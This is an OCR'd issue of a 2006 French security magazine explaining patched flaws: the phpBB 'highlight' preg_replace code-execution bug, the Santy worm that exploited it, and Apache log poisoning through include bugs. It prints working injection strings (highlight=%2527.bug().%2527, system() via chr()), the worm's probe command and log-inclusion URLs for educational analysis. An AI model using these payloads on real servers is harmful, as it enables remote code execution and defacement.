COMPRENDRE LA SÉCURITÉ INFORMATIQUE

HACKADEMY HORS SERIE #3

SPÉCIAL FAILLES
SPÉCIAL NEWBIE

AVRIL - MAI 2006 / 5 EUROS

Spécial failles

SPÉCIAL NEWBIE

Techniques d'exploitation et de défense

12 FAILLES ET LEURS ANALYSES DETAILLÉES

L 12890 - 3 H - F: 5,00 € - RD

RECHERCHE DE VULNÉRABILITÉS

THE HACKADEMY MAGAZINE HORS SÉRIE
est édité par DMP,


26 bis rue Jeanne d'Arc
94160 St-Mandé
Tél.: 01 53 66 95 28

Principal associé :
O. Spinelli
Représentant légal :
O. Spinelli
Rédacteur en chef :
dvrasp
Un grand merci à tous les auteurs qui nous ont soutenus !
Conception graphique : Weel
Illustration :
Captain Cavern
Directeur de Publication :
O. Spinelli

IMPRIMÉ EN FRANCE
(PRINTED IN FRANCE)
par SIEP, ZA les Marchais 77590 Bois-le-Roi

Commission paritaire en cours
ISSN en cours

Sommaire



Comprendre la sécurité

Nous vous proposons dans ce hors-série de redécouvrir une série de failles, maintenant corrigées, mais qui présentent un intérêt historique ou technique. Les bugs de sécurité ont en effet tendance à se ressembler, et malgré les correctifs et les mises en garde, les mêmes erreurs se répètent. Il est donc nécessaire de se souvenir afin de mieux anticiper.

Parce qu'il n'est pas possible de prétendre maîtriser la sécurité informatique sans mettre les mains dans le cambouis, nous voulons également attirer votre attention sur le fait que les versions vulnérables des programmes que nous analysons dans les articles qui suivent, même si elles ne sont plus utilisées, sont pour la plupart toujours disponibles en téléchargement (les développeurs de logiciels libres, notamment, tiennent des archives). C'est donc une occasion pour vous de vous rendre compte concrètement de ce que permet de faire une vulnérabilité en installant sur votre réseau local l'une de ces anciennes versions et en essayant de l'attaquer. Votre expérience en sera grandi, et pas uniquement dans le domaine de la sécurité.

En effet, les techniques que nous abordons ont également un intérêt pédagogique général, parce qu'elles vous forcent à comprendre certaines notions relativement pointues, par exemple en matière de réseau ou de programmation.

Alors ne vous privez pas d'expérimenter, de jouer avec votre système tout en en explorant les possibilités. Et surtout, comme dit Google : don't be evil – ne faites pas de mal !

Les vulnérabilités

Restez informés

Se tenir informé des dernières vulnérabilités rendues publiques est un préalable important à la compréhension de la sécurité informatique. Ce domaine évolue très rapidement, des techniques nouvelles apparaissent régulièrement, et les menaces changent constamment. Ces différents sites de référence vous aideront à vous y retrouver.

Phpsecure


PHP Secure est un site très riche, au design sympathique, qui ravira les personnes sensibles à la programmation PHP et à la sécurité de leur code. Très complet et assez astucieux il vous rendra de précieux services.

Le site comporte plusieurs points intéressants que nous allons mettre en avant. D'abord la partie news qui permet de se tenir informé sur les dernières nouveautés et vulnérabilités PHP. Ensuite, le site propose une dizaine d'articles relatifs à la sécurité PHP. Il est vrai qu'une dizaine d'articles peut paraître un peu léger pour un tel site mais le contenu est de qualité !

Vous y trouverez aussi des exemples de scripts sécurisés, des patchs ou des outils utiles pour renforcer la fiabilité de vos applications web.

Le site est ouvert et vous permet de proposer des news ou même des patches. Et oui, c'est grâce à ces contributions que ce site est, aujourd'hui, devenu une référence.

Langue : Français, Anglais, Russe
URL : http://www.phpsecure.info



Milw0rm

milw0rm.com est une base de données énorme d'exploits et shellcodes en tout genre. Le site publie des exploits local et remote pour des plate-forme aussi diverses que Linux, Windows, Novell, HP-UX, BSD, etc. ainsi que des application web.

Les exploits sont parfois accompagnés d'explications sur leur fonctionnement afin de comprendre exactement le pourquoi de la faille. Et cerise sur le gateau : on trouve désormais des vidéos de démonstration d'exploitation de failles.

Milw0rm.com est donc un site qui pourra permettre à chacun d'évaluer efficacement la sécurité de son système ou de ses applications.

Il est intéressant de noter que SecurityForest.com, fork de Metasploit, le célèbre Framework dédié au développement d'exploits et aux tests de sécurité, implémente une grande partie des exploits de milw0rm. Leur version simplifie en effet grandement l'ajout de vulnérabilités parmi les plus courantes.

Langue : Anglais
URL : http://milw0rm.com

ORS SÉRIE
sur le Web

Packetstormsecurity

Packetstormsecurity.org est toujours la référence en matière de full-disclosure sur le Net, et l'une des plus grande collections de fichiers, articles, outils liés à la sécurité des systèmes.


Engagé de manière claire dans le respect de votre vie privé, le site ne comporte aucun cookie (hormis pour le forum) et tous les logs et statistiques concernant votre visite sont renvoyés vers /dev/null.

Le contenu, quant à lui, ne devrait décevoir personne. Le site regroupe une quantité d'information faramineuse répartie dans quatre grandes catégories.

« Assessment » qui regroupe entre autre la base de donnée de toutes les vulnérabilités et exploits connus ou même les outils d'audit pour Windows et Unix. Ensuite, la rubrique « défense » regroupe les outils nécessaires à la défense de votre réseau. Continuons ensuite avec la partie « papers » qui regroupe à elle seule plus de tutoriaux que n'importe quel autre site de sécurité. Et enfin, la partie « miscellaneous » qui vous réserve également de bonne surprise. A la carte : programmation, virus, phreaking et même humour informatique.

Outre ces catégories, on peut accéder à l'arborescence complète des archives à partir du menu About -> Site Directory Tree.

Langue : Anglais
URL : http://packetstormsecurity.org



Securityfocus

Securityfocus est tant pour le hacker que l'administrateur une source très précieuse d'informations. Malgré son coté un peu plus commercial depuis son rachat par Symantec (pour 75 millions de dollars), le site n'en reste pas moins intéressant.


Securityfocus mets à disposition une base de données impressionnante de vulnérabilités en lien avec la liste de diffusion BUGTRAQ. En effet cette liste de diffusion, à laquelle chacun d'entre nous devrait être abonné, permet de rester informé des nouvelles vulnérabilités rendues publiques. Il y a au total une trentaine d'autres listes de diffusions assez actives, sur des sujets très divers.

La section "vulnerabilities" offre une archive très bien classé de toutes les failles publiés sur bugtraq. Un interet évident de ce genre d'archive est d'avoir accès à tout le passif d'une application et d'en évaluer ainsi sa sécurité dans le temps.

Au-delà du « coté base de vulnérabilité et liste de diffusion », Securityfocus dispose d'un nombre intéressant d'outils. Je vous invite donc à aller y jeter un coup d'œil.

Vous l'aurez compris, Securityfocus est donc une référence en la matière ! A découvrir donc, ou à redécouvrir :).

Langue : Anglais
URL : http://www.securityfocus.com



La fameuse faille

NEWBIE

Exécution de code PHP arbitraire

De très nombreux forums ont fait les frais de cette failles particulièrement sévère. Cette faille était non seulement faciles à exploiter pour un script kiddie : elle a été utilisé pour la propagation du vers Santy, qui cherchait automatiquement ses cibles sur Google.

Versions vulnérables : phpBB 2.0.10 et inférieur
Publié le 1.9.04
Corrigé (partiellement) le 18.10.04 (phpBB 2.0.11)

PhpBB est un forum de discussion très apprécié par beaucoup de webmasters et utilisateurs. On comprend l'engouement pour ce script PHP, puisque celui-ci est très modulable, facile à installer et parce qu'il offre un jeu de fonctionnalités complet. Néanmoins, et malgré une communauté importante de codeurs, on découvre régulièrement des vulnérabilités importantes dans ce logiciel : failles de type SQL injection, XSS, possibilités de flood, etc.

La faille sur laquelle nous revenons ici permet l'exécution de code PHP arbitraires, et donc, dans la plupart des cas, de lancer des commandes sur le serveur abritant phpBB2.

Le(s) bug(s)

Le problème qui nous intéresse ici se situe dans le fichier viewtopic.php, ou plus précisément dans la mise en évidence de mots clés (highlight) dans les messages. Voir l'extrait de code qui montre la vulnérabilité.

Une voie vers l'exécution

Ce qui frappe, ici, c'est l'utilisation de : `preg_replace('#...#se', ...$highlight_match ... )`. Car l'option e implique l'évaluation de code php (voir l'encadré sur preg_replace), dont une partie est donnée par $highligh_match. Et si l'on retrace l'origine de cette variable, on voit qu'elle provient directement d'une variable utilisateur. Très dangereux ! La situation est assez proche des cas de SQL injection, sauf qu'ici, c'est du code PHP que l'on peut injecter.

Si on analyse le code qui va s'exécuter, en gras plus haut, on voit qu'un second appel à preg_replace est prévu. Si l'on peut insérer quelque chose, ce sera donc à l'intérieur du premier argument, entre des single quotes ('). Comme pour SQL, il faudrait donc sortir de ces quotes pour faire des dégats. On voudrait produire quelque chose comme (en rouge, le code inséré via $highlight_match) :

preg_replace('#\b('); system("evil"); ....

magic_quotes

Mais comme pour SQL, ce type d'attaque est prévenue en aval par le magic_quotes_gpc='y' de PHP, maintenant inclus dans la configuration par défaut. Cet option permet de désactiver un certain nombre de

Code vulnérable

```
$highlight_match = $highlight = '';
if (isset($HTTP_GET_VARS['highlight'])) {
 // Split words and phrases
 $words = explode(' ',
   trim(htmlspecialchars(
          urldecode($HTTP_GET_VARS[
            'highlight']))));

 for($i = 0; $i < sizeof($words); $i++){
   if (trim($words[$i]) != '') {
    $highlight_match .=
     (($highlight_match != '') ? '|' : '') .
       str_replace('*', '\w*',
        phpbb_preg_quote($words[$i],
                         '#'));
   }
 }
 unset($words)
 $highlight = urlencode($HTTP_GET_VARS[
                          'highlight']);
}

# [...]
       if ($highlight_match) {
 $message = str_replace(
   '\"', '"', substr(
     preg_replace(
      '#(\>(((?>([^><]+|(?R)))*)\<))#se',
       "_replace('#\b(" .$highlight_match .
        ")\b#i',
       '<span style=\"color:#".
        $theme['fontcolor3'].
        "\"><b>\\\\1</b></span>',
       '\\0')", '>'.$message . '<'),
     1, -1));
```

RS SÉRIE
ighlight de phpBB

preg_replace()

Pour mieux comprendre cet article, voici quelques information sur l'une des fonctions PHP permettant d'utiliser les expressions rationnelles (regular expressions).
Voici un modèle d'utilisation :
$nouveau = preg_replace($motif, $remplacement, $original)

Cette appel va remplacer toutes les sous-chaînes de $original correspondant au $motif par la chaîne $remplacement. On peut faire référence à un élément du motif, mis entre parenthèse, depuis $remplacement, en donnant son numéro.
Par exemple :

```
echo preg_replace(
     '/(\d*)/',
     'NOMBRE(${1})',
     'Il y a 51 signes dans cette phrase,
    dont 36 lettres');
```

affiche :
« Il y a NOMBRE(51) signes dans cette phrase, dont NOMBRE(36) lettres».

Les expressions rationnelles sont délimitées par un caractère arbitraire – ici un slash (/), mais ça pourrait être une lettre, ou même #, comme dans le code de phpBB – et suivies d'éventuelles options. Par exemple, '/thj/i' correspond à THJ ou tHJ, à cause de l'option i, qui ignore la casse.
Or, parmi ces options, 'e' est potentiellement dangereuse. Elle indique qu'il faut évaluer $remplacement comme du code PHP, avant de procéder à la substitution. Pratique dans certains cas, il est vrai. Le code qui suit met toutes les chaînes entourées par des '_' en majuscules..

```
$message = preg_replace(
   '/_(\w*)_/ie', 'strtoupper("${1}")',
   $message);
```

Mais terrible, lorsque l'utilisateur peut y introduire du code arbitraire.

http://php.net/pcre

caractères spéciaux et dangereux, donné dans les variables utilisateurs, en ajoutant un backslash (\) qui supprime leur effet de bord. Ce filtre produira le code inoffensif suivant :
`preg_replace('#\b(\') ; system("evil"); ....`
Ici, le premier argument contiendra en effet l'appel malveillant à system, comme une chaîne de caractère explicite, qui ne sera pas exécutée.
Mais comme on vous l'a déjà souvent expliqué, les magic_quotes ne sont pas toujours aussi magiques que ça. Si on observe le début du code cité plus haut, on remarque l'utilisation de la fonction urldecode, qui a pour rôle de décoder les chaînes du style %48%65%79 (les nombres représentent le code ascii des caractères). C'est l'exemple type qui permet de contourner le filtre, à cause d'un traitement intervenant après les magic_quotes.
Faisons une expérience avec le code
page 8.

On a donc pu insérer un single quote effectif dans la valeur finale de la variable. On voit que PHP a dès le début remplacé %25 par %, avec le même algorithme que urldecode. Et c'est ainsi qu'au second appel le %27 obtenu se transforme en single quote.
On a exactement le même cas de figure dans le code de phpBB donnée plus haut. Faisons une autre expérience pour s'en persuader. On va envoyer cette fois la valeur highlight=%252 7bug au script viewtopic.php.

On obtient le message d'erreur suivant :

```
Fatal error: Failed
evaluating code: '
preg_replace(
  '#\b('bug)\b#i',
  '\1', '>....
```

Il y a en effet une erreur de syntaxe.
Si l'on passe plutôt la valeur highlight=%2527.bug().%2527, on obtient une nouvelle erreur :
Fatal error: Call to undefined function: bug()

Car ici, on aura injecté le code : preg_replace('#\b('.bug().')\b#i', qui serait valide si la fonction bug() existait.
Il est ensuite trivial d'utiliser du code arbitraire. On peut essayer avec phpinfo(), ou même system().

Discussion

Solution

La bonne solution est de mettre à jour phpBB. Le patch proposé par la version 2.0.11 supprime simplement l'appel à urldecode, dommage. On aurait préféré, en effet, que les développeurs trouvent, en plus, un moyen de résoudre le problème à la racine, et se passer de l'évaluation de code avec preg_replace. Fin juin 2005, on a d'ailleurs pu constater que la version 2.0.16 contenait un nouveau patch pour cette partie de code. Quelqu'un avait en effet trouvé un moyen de contourner le fix de la version 2.0.11.
On pourrait se demander si la faille serait toujours présente dans un environnement où magic_quotes_gpc='n'. Cependant les auteurs de phpBB ont prévu ce problème depuis longtemps. Dans common.php, inclus d'office au chargement de chaque page, on découvre que si les magic_quotes sont désactivés, un filtre de remplacement est appliqué sur toutes les variables en entrée.

```
<? echo "<p>Message (1): -$message-";
   $message = urldecode($message);
   echo "Message (2): -$message-"; ?>
```

Si l'on passe la valeur message=test' au script, on obtient :


```
Message (1): -test\'- ;
 Message (2): -test\'-
```

Le filtre fonctionne. Seulement si l'on passe message=%2527, on obtient :

```
Message (1): -test%27- ;
  Message (2): -test'-
```

Origine

Un premier groupe douteux semble être à l'origine de la découverte, ou du moins de la divulgation de ce bug. Leur annonce sur bugtraq était cependant laconique et contradictoire. Un groupe russe a ensuite diffusé le code d'un exploit, après qu'un script kiddie ait défacé le site de phpBB. Pourquoi ? Certainement pas pour informer la communauté, vu la nature de l'exploit, qui n'a rien d'un proof of concept. Tout cela ressemble plus, en somme, à des règlements de compte, et à des conflits d'égo, qu'à un réel partage de connaissances – ce que nous déplorons.



Le premier worm PHP

Le worm Santy et ses variantes, dont les premières versions se propageaient grâce à la vulnérabilité de phpBB 2 décrite précédemment, est le premier worm connu à utiliser PHP comme vecteur et Google pour trouver ses nouvelles cibles.

La faille highlight permet d'exécuter du code php arbitraire. Ce genre de faille conduit plus directement à une compromission du système que par exemple une injection SQL ou du XSS – pour autant que le safe_mode soit désactivé. Vu que phpBB est très répandu sur le Web, des worms utilisant cette vulnérabilité pour infecter de nouveaux systèmes avaient toutes les chances de se propager.

Il était facile de reconnaître les activités de Santy dans ses logs. Sa première action était de tester la vulnérabilité, en tentant d'exécuter à l'aide de la faille « highlight » et la fonction system() une commande similaire à :

```
perl -e \
 "open OUT,
    q(>mlho2of)
  and print
q(HYv9po4z3jjHWanN)"
```

Elle a pour effet de créer un fichier et d'afficher la deuxième suite de signes. Si cette dernière apparaît dans la page retournée, le site est vulnérable. On en déduite que le worm ne fonctionne pas si le safe_mode est activé, puisque l'utilisation de system() serait alors bloquée. Il serait pourtant envisageable d'écrire un tel worm entièrement en PHP, afin de contourner cette restriction. Le safe_mode interdit cependant par défaut les connexions sortantes, ce qui empêcherait une propagation depuis ce serveur.

Pour transmettre des données arbitraires, le worm utilise une série d'appels à la fonction chr() de PHP concaténés avec l'opérateur '.' (%252e). Ainsi, on pouvait observer ce genre de trace dans access_log :

```
[20/Dec/2004:9:03:18]
"GET /forum/viewto-
pic.php?p=38&sid=5ec
231c617d142a3eda
3df1723412cd2
&highlight=%2527%252E
system(chr(112)
%252echr(101)%252ech
r(114)%252echr(108)%
252echr(32)[...]"Moz
illa/4.0 (compati-
ble; MSIE 6.0;
Windows NT 5.1)"
```

Après vérification de la faille, le worm tentait d'uploader son propre code Perl, par groupe de 20 octets, à l'aide d'une série de fopen() et de chr(). Chose intéressante, le worm compte ses générations, en incrémentant un compteur dans le code avant la boucle de propagation. Un fois le fichier entièrement transmis, il est exécuté à l'aide d'un nouvel appel à system() invoquant l'interpréteur perl.

Une fois installé sur le serveur, le worm exécutait d'abord sa charge (PayLoad()), avant de se propager d'avantage. Il est intéressant de remarquer que la charge n'était exécutée qu'à partir de la troisième génération. Elle consistait en effet à remplacer toutes les pages du serveur par un tag (« `This site is defaced!!! NeverEverNoSanity WebWorm generation [numéro]` »), ce qui est assez voyant. On peut en déduire que les auteurs ne voulaient pas trop attirer l'attention sur le worm, afin qu'il ait le temps de se propager suffisamment avant que l'attaque ne puisse être endiguée globalement.

Enfin, pour trouver ses cibles, le worm fait appel à Google et à son mode de recherche allinurl: qui permet de saisir des critères sur les url des pages indexées. Afin d'éviter que les instances du worm ne tombent toujours sur les mêmes sites, les auteurs ont prévu une recherche quelque peu aléatoire sur viewtopic.php, et en spécifiant, au choix, un topic, post ou thread, dont le numéro est choisis au hasard entre 0 et 30000.

Santy a été découvert le 21 décembre 2004. Le lendemain, Google bloquait toutes les requêtes contenant 'allinurl:viewtopic', en répondant par un 403 Forbiden et un message recommandant d'installer un antivirus et un antispyware (avec un pointeur sur les catégories respectives de download.com).

De nombreuses variantes de Santy ont également été découvertes sur le Net. Certaines utilisaient d'autres moteurs de recherche ou intégraient un robot IRC (pour le contrôle à distance, ou pour organiser des dénis de services distribués). Une variante semblait même patcher le code de phpBB.

Un autre worm, très similaire, également écrit en Perl mais qui n'est pourtant pas dérivé de Santy, s'est aussi fait remarquer fin décembre 2004. Perl.phpinclude s'attaque a un bug générique, la faille include, présente dans des centaines de scripts, et des milliers de sites indexés par les moteurs de recherches.

Depuis, aucun worm de ce style ne s'est fait particulièrement remarqué. On observe toutefois que les webmasters semblent plus enclins à mettre à jour leurs forums. On remarque aussi que certaines requêtes Google sont toujours bloquées.

Mais il n'est pas trop tard pour mettre en place des mesures générales (safe_mode, mod_security, cloisonnement et séparation des privilèges, ...) et de faire très attention aux scripts web que vous utilisez.

Fichiers de logs

NEWBIE

Une combinaison d'attaques sur Apache

Cet failles permet de rappeler l'importance du filtrage de tout élément provenant de l'utilisateur, et donc d'un intrus potentiel. Cet exemple montre aussi que la combinaison de plusieurs vulnérabilités simples peut s'avérer redoutable.

Versions vulnérables : Apache 2.0.48/1.3.29 et inférieur
Publié le 22.2.03
Corrigé le 19.3.04/12.4.04 (resp. 2.0.49/1.3.30)

Rappelez-vous, les failles « include » permettent d'inclure un fichier local au serveur au code du programme vulnérable. Cette erreur permet de consulter des fichiers (configurations, mots de passe, etc.), mais aussi d'exécuter le code php qui s'y trouve. Il est donc intéressant pour l'attaquant d'avoir un accès en écriture sur un fichier, afin d'y déposer les commandes exactes qu'il désire exécuter en l'incluant. Une technique à la mode il y a quelques années consistait à utiliser les fichiers access.log d'Apache, dans lequel on pouvait faire « logger » du code php.

Pour les absents, je vais résumer de manière plus concrète le principe. Le problème venait du fait qu'il était possible d'écrire ce que l'on voulait dans le fichier « access.log » grâce à une url mal formée du type :

```
http://lacible.com/
<? phpinfo(); ?>
```

Dans cet exemple, <? phpinfo() ?> (ou tout autre code Php) apparaissait tel quel dans les logs. Ensuite, il devenait facile de faire exécuter au serveur ce code en utilisant un bug include :

```
http://lacible.com/
index.php?page=../
../../apache/logs/
access.log
```

Après correction, le « < ? phpinfo() ; ?> » dans l'url est filtré par apache et se traduit dans les « logs » par quelque chose comme :

```
127.0.0.1 - -
[05/Nov/2003:14:04:1
5 +0100] "GET
/%3C?%20phpinfo();%2
0?%3E HTTP/1.0"
[...]
```


Le bug

La technique dont je vais vous parler permettait de contourner ce nouveau filtrage. Elle a été testée avec EasyPhp 1.6 et 1.7 ainsi que le dernier BigApache contenant la version 2.0.46 d'Apache.

Dans le répertoire « log » d'Apache, on trouve, en plus d' « access.log », cet autre fichier : « error.log ». Ce fichier enregistre les erreurs HTTP et autres « 404 », mais aussi, lorsqu'on utilise HTTPAuth (dans un .htaccess, par exemple), les erreurs d'autorisation. En particulier, Apache mentionne le « user » en question, comme on le voit ici :

Il révèle également le chemin complet jusqu'au « .htpasswd », ce qui, dans le cadre de l'utilisation d'une faille include, permet la lecture des mots de passe cryptés. Cependant, un problème plus important est que le nom d'utilisateur est enregistré tel quel, sans filtrage. On peut donc introduire, par ce biais, du code php dans les logs. L'utilisateur non filtré est d'ailleurs également loggé dans access.log, s'il la configuration le demande (mode « combined » par exemple).

Donc, supposons que nous ayons affaire à un serveur Apache (jusque là rien de bien exceptionnel), ajoutons à ceci une faille include (encore très communes) permettant d'inclure des fichiers au-delà de la racine du site, comme Apache et Php l'y autorisant par défaut. Nous pouvons déjà inclure le fichier « error.log », qui se trouve normalement dans « ../apache/logs/error.log » pour Windows




ORS SÉRIE
et filtrage

Rappel : protection avec .htaccess

